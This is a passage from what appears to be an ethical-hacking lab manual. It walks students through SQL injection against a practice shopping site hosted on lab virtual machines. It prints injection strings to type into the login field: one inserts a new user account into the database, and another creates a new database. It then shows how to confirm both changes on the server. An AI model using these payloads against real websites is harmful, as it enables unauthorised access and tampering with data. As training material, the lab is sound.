


14. You can observe that the database contains only one entry with the **username** and **password** as **smith** and **smith123**, respectively.




15. Switch back to the **Windows 11** virtual machine and go to the browser where the **GoodShopping** website is open.

16. Click **LOGIN** on the menu bar and type the query **blah';insert into login values ('john','apple123');** **--** in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.




17. If no error message is displayed, it means that you have successfully created your login using an SQL injection query.
18. After executing the query, to verify whether your login has been created successfully, click the **LOGIN** tab, enter **john** in the **Username** field and **apple123** in the **Password** field, and click **Log in**.



19. You will log in successfully with the created login and be able to access all the features of the website.


    Note: In the **Save login for goodshopping.com?** pop-up, click **Don't Save**.

20. After browsing the required pages, click **Logout** from the top-right corner of the webpage.



21. Switch back to the victim machine (**Windows Server 2019** virtual machine).
22. In the **Microsoft SQL Server Management Studio** window, right-click **dbo.Login**, and click **Select Top 1000 Rows** from the context menu.


23. You will observe that a new user entry has been added to the website's login database file with the **username** and **password** as **john** and **apple123**, respectively. Note down the available databases.




24. Switch back to the **Windows 11** virtual machine and the browser where the **GoodShopping** website is open.

25. Click **LOGIN** on the menu bar and type the query **blah';create database mydatabase; --** in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.

26. In the above query, **mydatabase** is the name of the database.

